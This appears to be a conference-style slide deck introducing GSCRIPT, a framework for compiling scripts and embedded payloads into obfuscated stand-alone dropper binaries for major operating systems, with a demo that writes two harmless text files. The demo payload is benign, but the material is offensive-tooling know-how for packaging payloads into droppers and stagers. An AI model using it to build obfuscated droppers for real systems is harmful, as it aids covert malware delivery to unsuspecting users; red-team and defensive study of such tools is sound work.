
PRESENTING THE GENESIS SCRIPTING ENGINE (GSCRIPT)

GSCRIPT IN A NUTSHELL



Simply, **GSCRIPT** is a framework that allows you to rapidly implement custom droppers for all three major operating systems.

CORE COMPONENTS



HIGH LEVEL WALK-THROUGH

01

GENERATED A GSCRIPT ENGINE UNIQUE FOR EACH SCRIPT

The compiler translates each script, its assets, and dependencies into a fully implemented engine bundle that gets embedded into the binary.

02

SERIALIZED AND EMBEDDED ASSETS INTO THEIR PARENT RUNTIME

Part of that engine bundle is a virtual file system that allows you to retrieve assets imported in your script at execution time.

03


GENERATED `main()` ENTRY POINT AND BUILT NATIVE EXECUTABLE

After the compiler "bundles" all the script engines, it creates a custom stand alone executable with everything it needs to execute each bundle.


04

ALL RUNTIMES LAUNCHED WHEN BINARY EXECUTED

At execution time, the logic gracefully handles execution order, parallelism, and failure isolation between the embedded engines.



BASIC EXAMPLE:
EMBED A PAYLOAD AND
WRITE TO A FILE




BASIC EXAMPLE

1) Write a gscript

The screenshot shows a Vim editor window titled "3. Vim". The file being edited is "simple.gs". The code in the buffer is:

```
1 //import:/tmp/opt/ex1/payload.txt
2
3 var destLocation = "/tmp/opt/ex1/dest.txt"
4
5 function Deploy() {
6     payloadData = GetAssetAsString("payload.txt")
7     G.file.WriteAllText(destLocation, payloadData[0])
8 }
```

The status bar at the bottom right indicates "simple.gs" 8L, 208C, 1,1, and All.



BASIC EXAMPLE

- 1) Write a gscript

COMPILER MACRO TO EMBED A PAYLOAD

NORMAL VARIABLE DECLARATIONS

```
1 //import:/tmp/opt/ex1/payload.txt
2
3 var destLocation = "/tmp/opt/ex1/dest.txt"
4
5 function Deploy() {
6     payloadData = GetAssetAsString("payload.txt")
7     G.file.writeFileSync(destLocation, payloadData[0])
8 }
```

DEPLOY FUNCTION IMPLEMENTED USING STANDARD LIBRARY




BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another

The screenshot shows a Mac OS X window titled "3. Vim". The window contains a single file named "another.gs". The code in the file is:

```
1 function Deploy() {
2     anotherFile = "/tmp/opt/ex1/2nd_file.txt"
3     G.file.WriteAllTextString(anotherFile, "rekt")
4 }
```

The status bar at the bottom right indicates the file is "another.gs" with 4L and 116C, and the cursor is at position 1,1. The Vim tab is selected.




BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another
- 3) Compile using CLI

```
3. bash
@/tmp/opt/ex1 $ gscript compile --output-file /tmp/opt/ex1/dropper.bin *.gs
*****
--,---`---.
-/,-( , )
-----;;!=====;;
 \/ ~"~"~"~"~"~"/
 ( \ ( > \)
 \(_ < _>
 ~`-i' ::|--"
 I;.|.
 <|i::|i'.
 uL ( `^-"-` )
 .ue888Nc.. ( ( ( ( /(
 d88E`"888E` ( ( ) ( ) \()()
 888E 888E )\((())\((_) /((_)/
 888E 888E ((_) ((_)((_)((_)_\
 888E 888E (_</ _|| '_|| || '_\| _|
 888& .888E /__/\_||_|| _|| .__/ \_|| v1.0.0
 *888" 888&
 ` " 888E G E N E S I S -- By --
 .dWi `88E S C R I P T I N G gen0cide
 4888~ J8% E N G I N E ahhh
 ^"====*` virus
 github.com/gen0cide/gscript
*****
[GSCRIPT:cli] INFO *** COMPILER OPTIONS ***
[GSCRIPT:cli] INFO OS: darwin
[GSCRIPT:cli] INFO Arch: amd64
[GSCRIPT:cli] INFO Output File: /tmp/opt/ex1/dropper.bin
[GSCRIPT:cli] INFO Keep Build Directory: [DISABLED]
[GSCRIPT:cli] INFO UPX Compression: [DISABLED]
[GSCRIPT:cli] INFO Logging Support: [DISABLED]
[GSCRIPT:cli] INFO Debugger Support: [DISABLED]
[GSCRIPT:cli] INFO Human Readable Names: [DISABLED]
[GSCRIPT:cli] INFO Import All Native Funcs: [DISABLED]
[GSCRIPT:cli] INFO Skip Compilation: [DISABLED]
[GSCRIPT:cli] INFO Obfuscation Level: ALL OBFUSCATION ENABLED
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO *** SOURCE SCRIPTS ***
[GSCRIPT:cli] INFO Script : another.gs
[GSCRIPT:cli] INFO Script : simple.gs
[GSCRIPT:cli] INFO ****
[GSCRIPT:cli] INFO Compiled binary located at:
/tmp/opt/ex1/dropper.bin
@/tmp/opt/ex1 $
```

gscript compile --output-file /tmp/opt/ex1/dropper.bin *.gs




BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another
- 3) Compile using CLI
- 4) That's it!!! Run it!!!

The screenshot shows a macOS terminal window with three tabs at the bottom: 'bash', '⌘1', and 'x'. The title bar says '3. bash'. The terminal output is as follows:

```
@/tmp/opt/ex1 $ ls  
another.gs  dropper.bin  payload.txt  simple.gs  
@/tmp/opt/ex1 $ file dropper.bin  
dropper.bin: Mach-O 64-bit executable x86_64  
@/tmp/opt/ex1 $ ./dropper.bin  
@/tmp/opt/ex1 $ ls  
2nd_file.txt  another.gs  dest.txt  dropper.bin  payload.txt  simple.gs  
@/tmp/opt/ex1 $ cat dest.txt  
hello, world  
@/tmp/opt/ex1 $ cat 2nd_file.txt ; echo  
rekt  
@/tmp/opt/ex1 $
```



BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another
- 3) Compile using CLI
- 4) That's it!!! Run it!!!

**OUTPUT FILE IS A STAND ALONE
NATIVE BINARY**

```
@/tmp/opt/ex1 $ ls
another.gs  dropper.bin  payload.txt  simple.gs
@/tmp/opt/ex1 $ file dropper.bin
dropper.bin: Mach-O 64-bit executable x86_64
@/tmp/opt/ex1 $ ./dropper.bin
@/tmp/opt/ex1 $ ls
2nd_file.txt  another.gs  dest.txt  dropper.bin  payload.txt  simple.gs
@/tmp/opt/ex1 $ cat dest.txt
hello, world
@/tmp/opt/ex1 $ cat 2nd_file.txt ; echo
rekt
@/tmp/opt/ex1 $
```

**PAYOUT SUCCESSFULLY WRITTEN TO
FILE AS WELL AS SECOND FILE**

**WAIT, WUT?
PLEASE EXPLAIN.**

WHAT'S IN THAT EXECUTABLE?

SCRIPTABLE DROPPERS

What makes GSCRIPT unique is how it allows the author to easily develop stagers that can "think on their feet" and make intelligent execution decisions.



ALL DEPENDENCIES INCLUDED

The compiler generates a completely stand alone executable - no more looking for cURL or random system libraries.



